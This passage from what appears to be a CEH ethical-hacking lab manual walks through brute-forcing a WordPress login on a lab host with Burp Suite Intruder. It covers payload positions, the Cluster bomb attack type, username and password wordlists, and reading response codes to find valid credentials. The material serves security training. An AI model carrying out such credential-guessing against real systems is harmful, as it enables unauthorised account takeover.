
You can enter the credentials of your choice here.



15. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.
16. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.

Observe that Burp Suite intercepted the entered login credentials.

If you do not get the request as shown in the screenshot, then press the **Forward** button.



17. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Positions** tab appears by default.
18. In the **Positions** tab under the **Intruder** tab observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear §** button from the right-pane to clear the default payload values.

② Choose an attack type

Attack type: Sniper

Start attack

③ Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.1.22:8080

Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

1 POST /CEH/wp-login.php HTTP/1.1  
2 Host: 10.10.1.22:8080  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?  
8 Content-Type: application/x-www-form-urlencoded  
9 Content-Length: 115  
10 Origin: http://10.10.1.22:8080  
11 DNT: 1  
12 Connection: close  
13 Cookie: wordpress\_test\_cookie=WP%20Cookie%20check  
14 Upgrade-Insecure-Requests: 1

0 payload positions


Length: 677

Menu Log In < CEH Demo W... Burp Suite Community...

19. Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.

Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.

[more...](#)



20. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step#14** and click **Add \$** from the right-pane. Similarly, select the password value entered in **Step#14** and click **Add \$** from the right-pane.

Here, the username and password are **admin** and **password**.

The screenshot shows the Burp Suite Community Edition interface. The title bar reads "Burp Suite Community Edition v2023.7.2 - Temporary Project". The menu bar includes "Applications", "Places", "System", "File", "Edit", "Tools", "Help". The top navigation bar has tabs for "Burp", "Project", "Intruder", "Repeater", "View", and "Help". Below the tabs are sub-options: "Dashboard", "Target", "Proxy" (which is selected), "Intruder", "Repeater", "Collaborator", "Sequencer", "Decoder", "Comparer", "Logger", "Organizer", and "Settings". There are also "Extensions" and "Learn" buttons.

The main content area shows a list of "Payload positions" with two entries:


- 1: Target: http://10.10.1.22:8080
- 2: Target: http://10.10.1.22:8080

For each target, there is a list of HTTP headers:


```
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.1.22:8080/CEH/wp-login.php?.
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 115
10 Origin: http://10.10.1.22:8080
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_test_cookie=WP%20Cookie%20check
14 Upgrade-Insecure-Requests: 1
15
16 log=admin&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin%2F&testcookie=1
```

The "log" and "pwd" fields in the last header are highlighted with red boxes. To the right of the header list are several buttons: "Add \$" (highlighted with a red box), "Clear \$", "Auto \$", and "Refresh". Below the header list is a search bar with the placeholder "Search..." and a "Clear" button. At the bottom of the payload list are buttons for "②", "⚙️", "↶", "↷", and "Clear". The status bar at the bottom shows "0 matches" and "Length: 677".

21. Once the username and password payloads are added. The symbol '\$' will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password**.




22. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.
23. Under the **Payload settings [Simple list]** section, click the **Load...** button.
24. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist**, select the **username.txt** file, and click the **Open** button.



25. Observe that the selected **username.txt** file content appears under the **Payload settings [Simple list]** section, as shown in the screenshot.

The screenshot shows the Burp Suite Community Edition interface. The title bar reads "Burp Suite Community Edition v2023.7.2 - Temporary Project". The menu bar includes "Applications", "Places", "System", "File", "Edit", "Proxy", "Intruder", "Repeater", "View", "Help". The toolbar has icons for "File", "Edit", "Proxy", "Intruder", "Repeater", "Collaborator", "Sequencer", "Decoder", "Comparer", "Logger", "Organizer", and "Settings". The main window has tabs for "Dashboard", "Target", "Proxy" (selected), "Intruder", "Repeater", "Collaborator", "Sequencer", "Decoder", "Comparer", "Logger", "Organizer", and "Settings". Below these are "Positions", "Payloads" (selected), "Resource pool", and "Settings". A search bar and a "Start attack" button are also present. The "Payload sets" section shows "Payload set: 1" (Payload count: 13) and "Payload type: Simple list" (Request count: 0). A "Start attack" button is visible. The "Payload settings [Simple list]" section shows a list of payloads: admin, admin123, admin2, admin\_1, administrator, Administrator, adminstat, administrator. Buttons for Paste, Load ..., Remove, Clear, Deduplicate, Add, and Enter a new item are available. An "Add from list ... [Pro version only]" dropdown is also present. The "Payload processing" section is shown below.


26. Similarly, load a password file for the payload set 2. To do so, under the Payload Sets section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.
27. Under the **Payload settings [Simple list]** section, click the **Load...** button.
28. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist**, select the **password.txt** file, and click the **Open** button.



29. Observe that selected **password.txt** file content appears under the **Payload settings [Simple list]** section, as shown in the screenshot.

The screenshot shows the Burp Suite Community Edition interface. The title bar indicates it's version v2023.7.2 - Temporary Project. The menu bar includes Applications, Places, System, and various tool icons. The main window has tabs for Burp, Project, Intruder, Repeater, View, and Help. The current tab is 'Intruder'. Below the tabs are sub-tabs: Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Settings. There are also buttons for Extensions and Learn. The main content area shows 'Payload sets' with a dropdown set to '2' and a payload count of 9. The payload type is 'Simple list' with a request count of 117. A 'Start attack' button is visible. Below this, under 'Payload settings [Simple list]', there's a list of payloads: aaa, abc123, qwerty@123, test123, abc123, admin, test@123, password. On the left of this list are buttons for Paste, Load ..., Remove, Clear, Deduplicate, Add, and Enter a new item. An 'Add from list ... [Pro version only]' dropdown is also present. Under 'Payload processing', it says you can define rules to perform various processing tasks on each payload before it is used. The bottom navigation bar includes a Menu icon, Log In < CEH Demo W..., and a Burp Suite Community... link.

30. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.



31. A **Burp Intruder** notification appears. Click **OK** to proceed.
32. The **Intruder attack of 10.10.1.22** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.
33. Wait for the progress bar at the bottom of the window to complete.

The screenshot shows the Burp Suite interface with the 'Results' tab selected. The title bar indicates '2. Intruder attack of http://10.10.1.22:8080 - Temporary attack - Not saved to project file'. The results table has columns: Request, Payload 1, Payload 2, Status code, Error, Timeout, Length, and Comment. The table contains 11 rows of data, mostly consisting of 'admin' and 'aaa' values. A progress bar at the bottom of the table indicates '47 of 117' items processed.

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
② Payload 1	admin	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	5001	
You	admin123	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	5001	
each	admin2	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4962	
4	admin_1	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4960	
Payload 5	administrator	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4961	
6	Administrator	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4967	
Payload 7	adminstat	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
8	administrator	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4966	
9	adminnttd	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4962	
② Payload 10	adminuser	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
This	adminview	aaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	

34. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=**302** and Length= **1155**.

Different values of Status and Length indicate that the combination of the respective credentials is successful.

The values might differ when you perform this task.

35. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.

